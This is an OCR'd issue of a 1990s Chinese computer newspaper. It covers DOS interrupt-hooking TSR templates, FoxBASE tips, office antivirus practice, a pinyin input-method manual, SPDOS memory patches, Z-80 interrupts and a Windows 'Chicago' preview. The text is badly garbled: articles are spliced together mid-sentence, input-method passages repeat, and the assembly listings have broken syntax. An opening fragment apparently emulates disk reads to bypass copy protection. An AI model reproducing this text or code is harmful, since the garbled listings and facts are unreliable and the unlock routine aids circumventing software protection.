对 UNLOCK.ASM 进行编译、连接。用 EKE2BIN 将其转换成 .COM 文件。
(本克续稿)
洛阳 罗国利
```

数据库语言中几种延时方法的比较

在用数据库语言进行编程时,为了形成良好的人机会话界面,我们编程时常常要用到延时,但采用不同的延时方法产生的效果相差很大,下面就将几种不同的延时方法作一比较:
(1)采用循环计数的方法来达到延时,程序虽然简单,但在不同的计算机上运行时,延时的时间往往在很难控制,档次高的机器运行速度快,延时的时间变短,档次低的机器运行速度慢,延时的时间变长,从而导致程序通用性不强,所以不宜使用。
(2)利用INKEY(N)函数来实现延时,精度虽然较高,编程也很简单,但键盘保护性差,按任一键即中断延时,故也有它的缺陷。

(3)利用TIME()函数来实现延时,即通过利用循环控制 TIME()=TIME()来实现延时1秒,如要延时10秒可用循环10次来控制 TIME()=TIME()。用此法来延时循环层数要比其它方法多一重(带参数的TIME(N)函数的时输出形式是hh, mm, ss使用时要进行转换和比较。
(4)利用SYS(2)函数来实现精确延时,此方法是利用SYS(2)函数来采集机器时钟,时间每过一秒SYS(2)函数值即加1,如要延时10秒可用t=val(sys(2)), do while val(sys(2)) < (t+60); endd; 三条语句来完成,此法比带参数的TIME(N)函数适用于FOXBASE语言),下

```
int_61h proc far
; 读盘后参数分析程序入口,也是仿真读盘程序的人口地址
iret
int_62h endp
; 同BIOS程序接口的程序
pop ax
int_62h
; 读盘操作参数分析程序的人口
push bp
mov bp, sp
pushf
assume ds, nothing
call cs; far; disk
pushf
; 注意!此两宏指令用于将读盘操作
; pop m; [bp+6]; 后的标志返回给调用程序,不可缺!
pop bp
int_61h
; 调用读盘操作后参数分析程序的人口,或解密仿真程序的人口
iret
int_61h endp
initialise:
mov bx, cs
mov dx, bx
push ds
mov ax, 0f000h
mov dx, ax
mov ax, [7000h]
or ax, [7002h]
pop ds
je error
mov dx, offset cs; int_61h
; 使INT 61H指向接口程序
mov al, 61h
mov ah, 25h
int 21h
mov dx, offset cs; int_62h
; 使INT 62H指向IRET指令
mov al, 62h
mov ah, 25h
```

拦截DOS中断的编程技术,应用于一些特殊的情况下,能起到一种特殊的效果。在一些系统软件中已使用这种技术,特别是汉字操作系统,无一不是拦截ROM BIOS中断而形成CCBIOS的。
拦截DOS中断的方式一般有以下三种:
一、用“长转移”转回原中断的拦截方式
这是最常用的、也是用得最多的拦截方式,常用于原中断前增加一段程序,如,拦截打印驱动中断INT 17H,增加对换页0CH的处理,拦截时钟中断INT 1CH,增加定时激活某一程序,拦截键盘中断INT 09H,增加对某一键位作特殊处理……等等。这种方式完整的汇编程序框架如下:
CODE SEGMENT
ASSUME CS, CODE.DS, CODE
ORG 100H
BEGIN; JMP
START

OLDINT DD 0; 双字
; 存放原中断向量
NEWINT; 新中断处理程序入口
STI ; 开中断
PUSH AX

; 拦截增加的程序
POP AX
JMP CS, OLDINT; 转回原中断程序
START; PUSH CS
POP DS
MOV AX, 35xxH
INT 21H ; 取中断向量
CMP BX, OFFSET NEWINT
; 已驻留
JNZ START1 ; 否, 转驻留
INT 20H ; 是, 返回DOS
START1; MOV WORD PTR
[OLDINT].BX
MOV WORD PTR [OLDINT+2].ES
MOV DX, OFFSET NEWINT
MOV AX, 25xxH
INT 21H ; 设置新中断向量
MOV DX, OFFSET START
ADD DX, 110H
INT 27H ; 驻留, 返回DOS

二、用“长调用”调用原中断的拦截方式
如果要对原中断进行首尾拦截处理,即在原中断处理程序的首尾都要增加程序,用“长转移”的方式就不行了,必须采用“长调用”方式。例如,CCDOS4.0中的显示管理模块,它拦截了ROM BIOS的INT 10H中断,改写了CCBIOS INT 10H中断,但对其中的1, 4, 5, 11, 12, 13, 15等功能,就是采用“长调用”的方法调用了原INT 10H中断处理程序。
这种方式完整的汇编程序框架如下:
CODE SEGMENT
ASSUME CS, CODE.DS, CODE
ORG 100H
BEGIN; JMP
START

OLDINT DD 0; 双字存放原中断向量
NEWINT; 新中断处理程序入口
STI ; 开中断
PUSH AX

; 增加的首程序段
PUSHF ; 抵消IRET中POPF操作
CALL CS, OLDINT; 调用原中断处理程序

; 增加的尾程序段
POP AX
IRET ; 中断返回
START; PUSH CS
POP DS
MOV AX, 35xxH
INT 21H ; 取中断向量
CMP BX, OFFSET NEWINT
; 已驻留?
JNZ START1 ; 否, 转驻留
INT 20H ; 是, 返回DOS
START1; MOV WORD PTR

[OLDINT].BX
MOV WORD PTR [OLDINT+2].ES
MOV DX, OFFSET NEWINT
MOV AX, 25xxH
INT 21H ; 设置新中断向量
MOV DX, OFFSET START
ADD DX, 110H
INT 27H ; 驻留, 返回DOS
CODE ENDS
END BEGIN
三、用“软中断”调用原中断的拦截方式
这种方式与“长调用”方式大致相同,但使用起来更加方便,仅需一条INT xxH指令即可调用原中断,CCBIOS2.13汉字系统中多处使用了这种拦截方式。
这种方式完整的汇编程序框架如下:
CODE SEGMENT
ASSUME CS, CODE.DS, CODE
ORG 100H
BEGIN; JMP
START

NEWINT; 新中断程序入口
STI ; 开中断
PUSH AX

; 增加的首程序段
INT xxh ; 调用原中断程序

; 增加的尾程序段
POP AX
IRET ; 中断返回
START; MOV AX, 35xxH
INT 21H ; 取中断向量
CMP BX, OFFSET NEWINT
; 已驻留?
JNZ START1 ; 否, 转驻留
INT 20H ; 是, 返回DOS
START1; MOV DX, BX 将原中断向量
PUSH ES ; 移入另一个DOS
POP DS ; 未用中断的向量
MOV AX, 25xxH 表中, 以替代原
INT 21H ; 中断
PUSH CS
POP DS
MOV DX, OFFSET NEWINT
MOV AX, 25xxH
INT 21H ; 设置新中断向量
MOV DX, OFFSET START
ADD DX, 110H
INT 27H ; 驻留, 返回DOS
CODE ENDS
END BEGIN

拦截DOS中断的三种方式

怎样使用PostScript图像(下)

从外部输入一个“PostScript”图像使用PSIN命令。该命令在当前图形中装入一个简略的附言(Encapsulated PostScript(EPS))文件。该EPS文件将作为一个描述图像的型状与尺寸的匿名块插入进当前图形中。
格式:
Command, PSIN
PostScript file name, (ENTER)
Insertion point <0,0,0>; (Do so)
Scale factor
AutoCAD 可以使用一个标准的文件对话框来指定所要输入的“PostScript”文件,其对话框名称为“Select PostScript File”。该对话框可以指定下列

出用机器系统中任何一个磁盘目录下名为“.eps”的文件,用户可以在“File”编辑窗中给出当前所要输入的文件名称,或者在列表窗中拾取所要输入的文件名称。当系统变量FILEIDIA设置为“0”时,用户的提示将出现在命令线上,用户不必输入“PostScript”文件的扩展名“.EPS”系统已预定了它的文件类型,指定了文件名,如果该文件名存在而且是合法的,则将在屏幕上显示一个方框框住的文件名称与磁盘路径的图像,并且请求用户在当前图形中指定一个插入点。

接下来该命令请求指定其插入的比例因子。如果把系统变量PSQUALITY设置成非“0”状态的话,AutoCAD就将显示所输入的“PostScript”图像。
AutoCAD对块加上“PostScript”描述作为扩展实体数据,它可被PSOUT命令所识别。这就允许用户在一个图形上使用PSOUT命令,继而又使用PSIN命令来输出与输入同样的图像文件。注意,当系统变量PSDRAG设置为“0”(缺省值)时,PSIN命令可以使用“拖曳”的方式。另外“PostScript”图像与用户系统的配置情况有些关联,使用时如果有意外的情况出现除了应检查自己的操作过程之外,还应看看系统的配置情况。
成都 曹刚

读者可根据自己的需要,按上述汇编框架填入中断号(xxH)和拦截增加的程序段,就成为一个完整的用汇编语言编写的DOS中断拦截程序。
上述三种方式也可根据问题的需要组合应用,如方式一和方式二合并使用,若条件1成立用方式一返回原中断,若条件2成立用方式二调用原中断。
成都 赵桂友

WHILE 短语的使用

在XBASE系列数据库系统对数据库的操作命令中,许多命令都带有FOR短语和WHILE短语,目前大部分资料只说明了FOR短语的功能和使用方法,而对WHILE短语却很少说明,或者只是说明与FOR短语的功能一样,本文对WHILE短语及其使用作一说明。

一、WHILE短语与FOR短语的区别
FOR短语表示对指定范围内的所有满足条件的记录进行该命令指定的操作,执行的过程是,从指定范围的第一条记录开始,如果当前记录符合条件,就参与命令的操作,然后记录指针移到下一条记录继续执行同样的过程;若当前记录不符合条件,则记录指针移到下一条记录,继续同条件一样的操作,直到最后一条记录,命令执行完毕,记录指针向指定范围的后面。

WHILE短语表示对指定范围内的满足条件的记录进行该命令指定的操作,执行的过程是,从指定范围的第一条记录开始,如果当前记录符合条件,就参与命令的操作,然后记录指针移到下一条记录继续执行同样的过程;若当前记录不符合条件,则记录指针移到下一条记录,命令停止操作。

除上述根本区别外,两者的另外一个区别是对命令执行速度的影响。

二、WHILE短语的语法
WHILE短语的语法与FOR短语一样,根据WHILE短语的功能知道,在使用WHILE短语以前,应该把满足条件的记录连续地放在一起,并把记录指针移到满足条件的第一条记录上,其操作过程是,首先把数据库排序或者建立索引文件,用命令把记录指针移到满足条件的第一条记录,

再执行带有WHILE短语的命令。

三、WHILE短语与FOR短语的比较

例如,对下面只有一个数值型字段NUM的数据库作一个实验,记录数分别是1000、10000、20000三种情况,用LIST命令和SUM命令分别使用FOR短语和WHILE短语,操作满足条件500(NUM<=600)的记录。

1. 使用FOR短语
LIST FOR NUM)500. AND. NUM(<=600
SUM FOR NUM)500. AND. NUM(<=600

2. 使用WHILE短语
INDEX ON NUM TO CP
FIND 501
LIST WHILE NUM)500. AND. NUM(<=600
SUM WHILE NUM)500. AND. NUM(<=600

试验是在浪潮386/33上用FoxBASE2.0实现,执行的时间见表,其中“瞬间”表示FOXBASE命令执行的时间不足1秒,看不出区别,因为在实际应用中,索引文件是事先建立好的,不占用命令执行的时间,所以,对WHILE短语执行的时间,不包括建立索引文件占用的时间。

记录数	LIST		SUM	
	FOR	WHILE	FOR	WHILE
1000	2秒	1秒	瞬间	瞬间
10000	6秒	2秒	3秒	瞬间
20000	9秒	2秒	6秒	1秒

由此可以看出,在编写应用程序时,有意识地使用WHILE短语,会提高应用程序的效率。
山东大学 张光平

作为公用设备,办公室计算机难免会受到病毒的侵袭,而又很难从根本上消除这一隐患,因为办公室人多手杂,再者,工作之余玩玩游戏可以起到调节作用,下面是一些具体的措施,供大家借鉴:

一、指定专人负责管理计算机,并保证不清洁的软件不上硬盘;

二、重新安装系统
1. 用低级格式化命令(如DM软件)彻底清除机器上已有的病毒;

2. 使用新版操作系统来管理系统

a. 用MS-DOS 6.0版本的DBLSPACE命令来增加硬盘的容量,以保证有足够的硬盘空间来装各种软件及游戏程序。DBLSPACE命令可使硬盘空间倍增,并产生一新的压缩盘(此新盘为保存永久交换文件及不可压缩的系统文件之用,并有少许剩余空间);

b. 用DOS本身的防病毒程序来保护系统免受病毒感染,MS-DOS6.0以上版本中有一VSAFE命令,正确使用此命令的参数,可以有效地预防病毒的侵入,如在自动批文件中加入命令行VSAFE /1/+2/+3/+4/+5/+6/+7/+8/+可使计算机在欲格式化硬盘、程序欲驻留内存、数据写磁盘、可执行文件被病毒感染、引导扇区病毒、有数据欲写入硬盘引导扇区或分区表、欲改写软盘引导扇区及欲改变可执行文件时产生相应的警告;从而保证系统免受病毒之害;

C. 执行MS-DOS 6.0版本中的MSAV命令,在AUTOEXEC.BAT文件中附加一条MSAV/A命令将在系统加电时自动扫描A、B外的所有驱动器;

三、正确分配和使用硬盘

如把F盘专用于存放游戏程序及可能带毒的软件,并用硬盘加锁的方法(如DM软件)使之仅能在从软盘启动时使用,以保证C盘的COMMAND.COM命令文件不被感染,还要注意使用最新防毒软件检测病毒,这里正好可以利用压缩磁盘时产生的新盘,如40MB的硬盘C盘会产生一个3MB左右剩余空间的新盘(假定为K盘),可以把一些最新的杀毒程序(如KILL、SCAN、CPAV、金威等)存放于K盘,然后在自动批处理文件中加入相应的命令,使机器启动时自动对内存、硬盘及将使用的软盘进行检测,因杀毒软件需经常更新,建议在K盘建立一个存放杀毒程序的子目录,而不要直接用根目录,以免误操作而损坏永久性文件或系统文件,导致系统无法正常工作。
云南 柯云虎

谈办公室计算机的防病毒管理

如何输入前面两字和拼音不可区分的词?有时侯,你输入一个词的拼音,提示行中列出的并不是词而是字,比如,你想输入词(皮袄),输入Piao,提示行出现的是所有(p)音的字,而不是词(皮袄),这是因为根据(汉语拼音方案)的规定,对于前后两字的拼音不可区分的词,应该在分类处加分隔符。(皮袄)这个词的正确拼音输入应该是Pi'ao

用户可以自由地定义词组
直接输入的词,必须是在词库中已经存在的,词库中已有的词库只是整个词汇的一部分,如果词库中没有你要的词,你应当定义出这个词并把它记入词库,以后再使用时就可以直接输入该词了。

为了使用方便,本汉字系统提供了用户自己定义词的功能。

注:对于网络中的应用,造词功能只有在超级用户(或具有足够权限的用户)下才能进行。

怎样知道词库中没有你要用的词?
如果你在应用时,当输入一个词的拼音后,发现提示行没有列出你所要的词,而是列出了这个词的第一个字的所有重音字,这就表明这个词在词库中尚未定义。

怎样定义新词组?
定义二字词组的操作过程:

1. 输入词的拼音(这时底行的显示内容是:(拼音输入),你输入的两个字的拼音符,第一个字的拼音字)。

2. 回车(这时造词开始)(这时底行的显示内容是:(拼音输入),你输入的第一个字的拼音符,第一个字的拼音字)。

3. 选词的第一个字(这时底行的显示内容是:(拼音输入),你输入的第一个字的拼音符,按ESC退出造词,回车结束造词)。

4. 按空格键(这时底行开始显示【造词】这两个字及你输入的两个字的拼音符和第二个字的拼音字)。

5. 选词的第二个字。

6. 回车(这个回车的作用是结束造词的过程,这时底行恢复显示(拼音输入),你可以重新进行拼音输入或造词),这样就完成了输入二字词组的定义过程,并且也同时完成了该词的输入并被记入词库。
定义多字词组的操作过程:
(详细的显示与两字词组的基本一样,这里只简要叙述)输入前两个字的拼音(一此时底行显示出第一个字的拼音字)回车(一造词开始)选词的第一个字(一此时底行显示出提示,按ESC退出造词,回车结束造词)按空格键(一底行开始显示【造词】,并显示第二个字的拼音字)选词的第二个字,输入第三个字的拼音,选词的第三个字,输入词的最后一个字的拼音,选词的最后一个字并回车(一第二次回车的作用是结束造词的过程,回车(拼音输入)状态)这样就完成了多字词组的定义过程,并且也同时完成了该词的输入并被记入词库。

定义词的方法的解释及屏幕的响应情况:
输入词的拼音,如果词不存在,底行提示行列出第一个字的重音字,这时敲一下回车键,定义词开始,因为输入提示行已经列出第一个字的重音字,直接选入此字,提示行会出现提示:
拼音输入 ESC键退出造词,按回车键结束。
按空格键后,在提示行左端出现【造词】显示,并列出第二个字的重音字,这时你选入第二个字,如果是二字词,这时敲回车键结束造词,提示行左端恢复显示:
拼音输入
如果是造二字以上的词,在依上述步骤已经选入两个字以后,不要敲回车键,而是继续输入下一个字的拼音,然后选字,“”,直接输入词组最后一个字的拼音。

造词的具体操作过程是,先输入欲删去的词的拼音,当在提示行中显示该词(及它的同音词)时,同时按下(Ctrl)+(Alt)键及提示行中要删去的词前面的数字(即注意了(Ctrl),(Alt),数字这三个键同时按),则该词即被删去了。

例如,欲删去(放牌)这个词,输入拼音符fangs,当显示行为:
拼音输入fangs 1:方式2:放牌
时,同时按下(Ctrl)+(Alt)+2键,(放牌)这个词便被删去了。

自动更新词库
在退出本汉字系统时,或者使用TWTTOOLS.COM程序卸出本拼音输入法程序时,如果曾经用拼音输入输入法汉字或对联想词库进行过造词或删词工作,系统将把新的词库和词频表文件存盘,以使用户下次使用。

注:在网络应用中,自动更新词库的功能只对超级用户有效。

联想功能
Shift+F9是联想开/关,使用联想功能,对于不很熟悉拼音的用户提供了方便。

注:最初在汉字系统拼音输入法挂接时,拼音输入人是在(退出联想)状态。

在(进入联想)状态,用户在使用拼音输入法输入一个字之后,底行会显示出与该字组词的相关字,供用户选择,如果你选用了底行提示的某个字,底行接着又显示出与这个新被选入字相关的字供你选用,如果你不愿选用底行提示的相关字,你可以对底行显示的字不予理解,只管输入你欲输入的字(此时提示行的显示已随之更新为你新输入的内容了)。在(退出联想)状态,用户是按非联想方式输入汉字。

如果当前是(退出联想)状态,按Shift+F9就换成(进入联想)状态。

如果当前是(进入联想)状态,按Shift+F9就换成(退出联想)状态。

你可以反复地随时根据需要同时按下Shift和F9键,实现(进入联想)/(退出联想)的切换,当同时按下Shift和F9键时,底行提示行将显示出(进入联想)或(退出联想)的信息。

字频、词频调整功能
Shift+F10是字频词频调整开/关,最初在汉字系统拼音输入法挂接时,拼音输入人是在(进入词频调整)状态。

在(进入词频调整)的状态,系统根据用户选用字、词的频度自动进行显示先后顺序的调整。在(退出词频调整)的状态,系统不进行显示先后顺序的调整。
(未完待续)

天汇标准汉字系统的功能与使用

电子科技大学 雷为礼
西南通信研究所 汪忠豪

音及选完该字之后,按回车键结束造词。
例如定义一个词组(天汇您好)的操作:

1. 用键盘在输入提示行中输入tianhui,系统在输入提示行中列出(天)和它的重音字:
拼音输入tianhui 1:天,2:田,3:填,4:添,5:甜,6:腆,7:蒜,8:恬

2. 回车显示:
拼音输入tian 1:天,2:田,3:填,4:添,5:甜,6:腆,7:蒜,8:恬

3. 选(天)字—键入数字1(因为(天)字对应的数字是1)

4. 按空格键底行显示:
【造词】hui 1:会,2:回,3:挥,4:恢 ESC退出,回车结束

5. 选(汇)字因为(汇)字还没有出现,用(D)及(J)键进行翻页,直到底行出现(汇)字为止,显示:
【造词】hui 1:汇,2:毁,3:辉,4:绘 ESC退出,回车结束

键入(汇)字对应的数字1选入(汇)字。
6. 键入(您)字拼音nin,提示行出现(您)字的重音字列表,选入(您)字。

7. 键入(好)字的拼音hao,输入提示行中列出(好)字的重音字,选入(好)字。

8. 按回车键,结束造词,词组(天汇您好)已全部输入完毕,并且被记入词库。以后,如果你键入拼音tianh,在提示行就显示词组“天汇您好”。

词库中不用的词组的一些词与用户专业相去甚远,几乎不用上,为了节省内存空间,也为了造词方便,可以删去这些词,删

去词的具体操作过程是,先输入欲删去的词的拼音,当在提示行中显示该词(及它的同音词)时,同时按下(Ctrl)+(Alt)键及提示行中要删去的词前面的数字(即注意了(Ctrl),(Alt),数字这三个键同时按),则该词即被删去了。

例如,欲删去(放牌)这个词,输入拼音符fangs,当显示行为:
拼音输入fangs 1:方式2:放牌
时,同时按下(Ctrl)+(Alt)+2键,(放牌)这个词便被删去了。

自动更新词库
在退出本汉字系统时,或者使用TWTTOOLS.COM程序卸出本拼音输入法程序时,如果曾经用拼音输入输入法汉字或对联想词库进行过造词或删词工作,系统将把新的词库和词频表文件存盘,以使用户下次使用。

注:在网络应用中,自动更新词库的功能只对超级用户有效。

联想功能
Shift+F9是联想开/关,使用联想功能,对于不很熟悉拼音的用户提供了方便。

注:最初在汉字系统拼音输入法挂接时,拼音输入人是在(退出联想)状态。

在(进入联想)状态,用户在使用拼音输入法输入一个字之后,底行会显示出与该字组词的相关字,供用户选择,如果你选用了底行提示的某个字,底行接着又显示出与这个新被选入字相关的字供你选用,如果你不愿选用底行提示的相关字,你可以对底行显示的字不予理解,只管输入你欲输入的字(此时提示行的显示已随之更新为你新输入的内容了)。在(退出联想)状态,用户是按非联想方式输入汉字。

如果当前是(退出联想)状态,按Shift+F9就换成(进入联想)状态。

如果当前是(进入联想)状态,按Shift+F9就换成(退出联想)状态。

你可以反复地随时根据需要同时按下Shift和F9键,实现(进入联想)/(退出联想)的切换,当同时按下Shift和F9键时,底行提示行将显示出(进入联想)或(退出联想)的信息。

字频、词频调整功能
Shift+F10是字频词频调整开/关,最初在汉字系统拼音输入法挂接时,拼音输入人是在(进入词频调整)状态。

在(进入词频调整)的状态,系统根据用户选用字、词的频度自动进行显示先后顺序的调整。在(退出词频调整)的状态,系统不进行显示先后顺序的调整。
(未完待续)

本报与天光公司联合举办天汇专题讲座(十二)

优化内存管理

WPS3.0F 与其它的 WPS 版本相比,功能有很大改进...

LH WBX WPS CD\ ECHO ON 另外,陈先生在 DOS5.0 下运行 SuperDOS5.21时,显示不正常...

解决这一问题,可以利用 MS-DOS5.0 灵活的内存管理功能...

三、Z-80 中断系统的特点 Z-80 可以响应两类不同的中断请求...

汉字系统内存的充分利用 Super-CCDOS6.0F 汉字操作系统具有很多优点,为许多用户所喜爱...

一、将拼音输入模块由常住方式改为外接模块。Super-CCDOS6.0F 的拼音输入模块 PINYIN.MB...

二、采用双五笔字型输入模块。在 CCDOS6.0F 汉字操作系统中的五笔字型输入模块新增了大量词组...

用 6.0F 以前版本的五笔字型输入模块修改后作为外接模块,可以节省很多内存空间...

一、修改版本识别码 C>\dos\debug py.com -a100 f700 35 30 一查找版本识别码

二、修改版本识别码 C>\dos\debug py.com -a100 bc00 35 30 XXXX,428D -e428d XXXX,428D 35.36.30.

修改后的新的 WBX.COM 模块挂接系统后所占内存比 6.0F 系统下的 WBX.COM 少得多...

CONFIG.SYS DEVICE=C:\DOS \HIMEM.SYS DOS=HIGH BUFFERS=20 FILES=20 WPS.BAT @ECHO OFF CD \WPS SPLIB/2 SPDOS/V

MS-DOS5.0 参数表格式为: 偏移 0-3: 开始逻辑扇区号 偏移 4-5: 要读的扇区数 偏移 6-9: 指向数据缓冲区 DS, BX 指向数据缓冲区


用修改过的 SPDOS.COM 自动, 剩余内存有 500 多 K, 加载 WBX.COM 模块进行文字编辑时可直接进行模拟显示、打印...

合理使用金山 SPDOS6.0F 一、使用内存不够的解决办法。采用删去或更名一些暂时不用的模块或程序...

1. 可屏蔽中断方式0 当 CPU 执行 IM0 指令后, 就按此中断方式响应外部的中断请求...

2. 可屏蔽中断方式1 CPU 执行 IM1 指令后, 将以方式 1 响应中断, 即执行 RST8 指令并转到特定的人口地址 0038H 去执行...

3. 可屏蔽中断方式2 方式 2 为外设使用的矢量中断方式, 可有 128 个人口地址。



四、Z-80 的中断响应 Z-80 是按事先排队好的优先级响应中断源的

微机原理 第五讲 Z80 中断系统 桂林南园专利电脑部 常年产销磁盘, 赠送实用软件, 资料 2 元。

请求, 其排队方法有软件排队法和硬件排队法。软件排队法是 CPU 响应中断后就进入一个中断处理程序...

台湾“摩典共享程序大全” 中国总代理: 武汉皇龙电子出版新技术公司

- [01] WINDOWS GAMES 集 10HD [02] WINDOWS 音乐与图形集 10HD [03] WINDOWS 系统程序语言工具 10HD [04] WINDOWS 常用程序集 10HD [05] XBASE (Clipper / Dbase) 集 10HD [06] C / C++ 集 10HD [07] Pascal 程式集 5HD [08] 窗程式 (TSR) 集 5HD [09] 一般程式语言集 10HD [10] DOS GAMES 集 10HD [11] DOS 常用工具集 6HD [12] DOS 进阶工具集 10HD [13] 压缩 / 解压缩工具集 10HD [14] BBS 网站与工具集 10HD [15] PC 通讯集 10HD [16] GIF 图形集 6HD [17] PCX 图形集 17HD [18] DOS 音乐与图形程序集 6HD [19] CAI 电脑教学集 10HD [20] Linux (UNIX FOR PC) 11HD [21] TEX, GNU C / C++, ETC 9HD [22] X Windows for Linux 10HD

地址: 武汉市武昌区鲁巷武汉皇龙电子出版新技术公司 邮编: 430074 开户行: 中国人民建设银行关山办事处 账号: 557390263010578 传真: 027-7804039 邮政编码: 430073 武汉皇龙电子出版新技术公司 湖北 蔡琦

修改之后, SPDOS 即可在 EMM386 下运行通过, 用户可以将 WBX 等输入法模块装入 EMM386 程序所提供的 UMB 内存中...

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所 主编：刘树德 副主编：唐敏
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

成都电子所软件部六月奉献

《小博士中学试卷自动生成系统》

本系统包括从初中到高中八个科目的丰富试题，科目包括：语文、数学、物理、化学、英语、历史、地理、生物。题库总容量约80M，适用于286以上的微机系统。

主要功能：
自动组卷：根据给定难度系数，自动生成相应难度的试卷及其答案。
选择组卷：用户可以直接选择试题并生成试卷及其答案。

欢迎垂询

联系地址：成都市金河街75号四联软件部 联系人：陈先生、肉先生
电话：6637880—26, 6637880—21 邮编：610015

Chicago 操作系统概要

□北京 陈幼敏

Microsoft推出Windows3.x取得极大成功，但它并不满足，正在加紧开发Chicago(芝加哥)操作系统，也就是Windows4.0。现在已经完成了β试验，预计在年底或明年年初可正式面世。Microsoft希望在1995年Chicago将使全世界现有的4000万台Windows3.xPC机得以升级，并使大多数新的PC机将搭载Chicago。

Chicago要完成使命，在设计中，要求它要完成三种使命。(1)必须在4MB386上运行时相当于或超过Windows3.x的性能；(2)使用时必须较Windows3.x更为直观；(3)在4MB的容量下，它要有WindowsNT那样的强健性(robustness，指保持系统不被破坏)和多

任务能力。对软件开发者来说它还必须推动Win32API(Win32指32位Windows环境，API为“应用编程界面”缩写)。Win32使得Chicago和NT一起，在加入新的信板、电话和Plug and Play(即插即用)API时，能站在Windows程序设计的最前沿。

Chicago的特点 Chicago由于强大的崭新外壳(虽然还未最后完成)，一开始便被认定为便于使用。该外壳使得利用Program Manager, file Manager, Ritzak Manager在Windows3.x上完成的功能得到统一。有些也不完全是新的，特别是在利用Windows for Workgroup3.11时，这时在Chicago名义下的许多技术，诸如基于虚拟硬盘驱动器的磁盘、文档以及网络支持等便不是完全新的。

Chicago上的线程化了的有优先权的多任务处理、层次化的装置驱动模块、失去同步的输入队列、由事件驱动的调度、以及长的文档名，都和NT相类似。Chicago已做到了不使用NT的码段而模仿NT的特点，例如在Chicago上便设有NTFS(NT File System)。新的长文档名被硬研目录登录项。

Chicago同DOS的关系 Chicago既不是DOS，也不同它截然割断。Chicago的引导过程便是用实方式MS-DOS的修改版本开始的。如果存在AUTOEXEC.BAT和CONFIG.SYS(它们是选用的)便将处理它们。同时还要安装实方式TSR程序和装置驱动器。但是，如果该套保持方式的组件，如VFAT(Virtual FAT)和CD-ROM文档系统、网络重定向目录(network redirectory)、以及32位Double Space驱动，在许多情况下，它可以不

从存储器装载它们的相应的实方式组件。

Novell的Btrieve请求程序和Eicon的NABIOS重编目录，是服务类型的例子。在重写如DLL(动态链接库)或VxD(虚拟装置驱动程序)之前，将在Chicago中保持对DOS的依赖。当推出DOS盒以运行字符方式的应用时，还要有本地依赖对DOS的依赖。但如仅运行16位或32位基于Windows的驱动程序和应用程序时，就不必使用Chicago中任何MS-DOS组件。

Chicago的虚拟机管理程序，很像Windows3.x上的，能够产生多个虚拟8086方式对话。它们在低端存储器共享公用的MS-DOS环境，而它们各自的地址空间也明显地围绕在0组件。特别是VxD, Chicago的DOS结构像OS/2 2.x而不像NT, 这有助于在系统强健性下，获得兼容性。因为Chicago不容推托地要运行大量的16位代码以获得兼容性。当基于Win32的应用程序调用32位API时，它将用系统的16位组件来执行，这种功能叫做“转换(thunked)”，也可等效地转换成16位码，但这会招来很大开销。Chicago的三个主要模块KERNEL, GDI, 以及USER, 都分成16位和32位两部分。在Chicago上, Win32程序将变成16位，以便向许多GDI和USER的服务。就像Win32程序现在能用到那么多服务一样，Win32程序将映射到16位的相应空间，就和现在Win16和Win32程序做的那样；而不像用于NT程序上那样，有那么大的32位网格(grid)。

Chicago对Win16的支持不理想，是它潜在的致命弱点。Chicago的16位系统组件不是再人的，这意味着它们不能安全地受

到Win32应用程序和系统线程的访问。所有多线程操作系统包括NT在内，都使用一些API串接方式。Chicago采用的方式问题在于，当处理消息时，游荡着的Win16应用程序会锁定其他同一链环中的16位Windows应用程序在这一链环中，是个薄弱的环节。

NT是32位操作系统，Chicago则是16位和32位混合体。

对程序的运行 Chicago只运行Win32应用程序时非常接近“NTite”，后者没有NT的安全性、移植性、规模伸缩性、非同步I/O、Unicode、以及事件登录。Chicago应用程序运行在专有的地址空间中，就像在NT上那样。但是Chicago的存储器管理、调度、以及I/O服务都只是仿造NT，而不是直接从NT中拿出一部分来使用。

在运行DOS和Win16混合的应用程序时，Chicago更像Windows3.x，但有些改进。为了在应用程序运行失败时，能够更好地追踪资源所有权和简化清理，Chicago将在一个分开的线程下运行每一个DOS和Win16应用程序。所以，在DOS或Win16应用程序运行失败时，Chicago较之Windows3.x，将能更加干净利索地进行处理。

Chicago面世的意义 Microsoft至今还没有供中档RISC系统(如3000A系统，带MBM内存的PC机)使用的操作系统。而中档RISC系统今年将在市场上走红。Chicago面世填补了这一空白，并意味着Windows在4MB PC基础上升级。Chicago采取的种种措施将使操作系统更容易使用、更强大，但不比Windows3.1更庞大，它还将带来巨大效益。

▲电子部设立“三金”工程标准化咨询办公室
(本报讯)为了切实落实“三金”工程实施单位提供标准化咨询服务，电子部成立了“三金”工程标准化咨询办公室，其任务是联系全国信息技术标准化委员会、中国FDI/ACT理事会、全国金融标准化委员会及各工程总体的有关专家，面向“三金”工程项目建设单位，随时提供标准化和技术资料咨询服务。

▲火炬计划将重点支持电子与信息行业
(本报讯)电子与信息部国家列为火炬计划重点支持的技术领域，其内容共分为三个方面：

1. 电子与计算机外部设备，包括小型微型计算机、工作站、多媒体计算机技术及便携式、笔记本计算机、存贮设备、显示终端、打印设备、自动绘图仪、数字化仪、高精度抗干扰电源。

2. 计算机软件：中国版机的系统软件、中国版权支持软件、商品化的应用软件及专家系统、决策支持系统。

3. 信息处理设备：具有综合处理能力的网络化的办公自动化设备、自动翻译设备与系统、激光照排设备与系统、文字语言等识别、图形图像处理设备，以及电话信息处理、全国智能电子出版研究中心。

(本报北京讯)国家计委、国家教委、国家科委日前在北京大学计算机研究所的基础上开始建设。

▲中小计算机教育蓬勃发展
(本报北京讯)据有关方面统计，目前我国已有9000所中小学装备了112万台各种型号计算机，有4000所学校实现了计算机课程教学和辅助管理。全国有专任教师和兼职计算机教师近万人，接受计算机普及教育的中小學生达400多万人。为了推动和加强中小计算机教育，国家教委日前在京召开了中国教育学会中小计算机教育研究会暨计算机教育奖励基金会成立大会。

★编号：940601
名称：CEC—CASL

语言 翻译运行速度快，操作简单易懂好，是学习CASL语言的好帮手。

作者：郑金旭
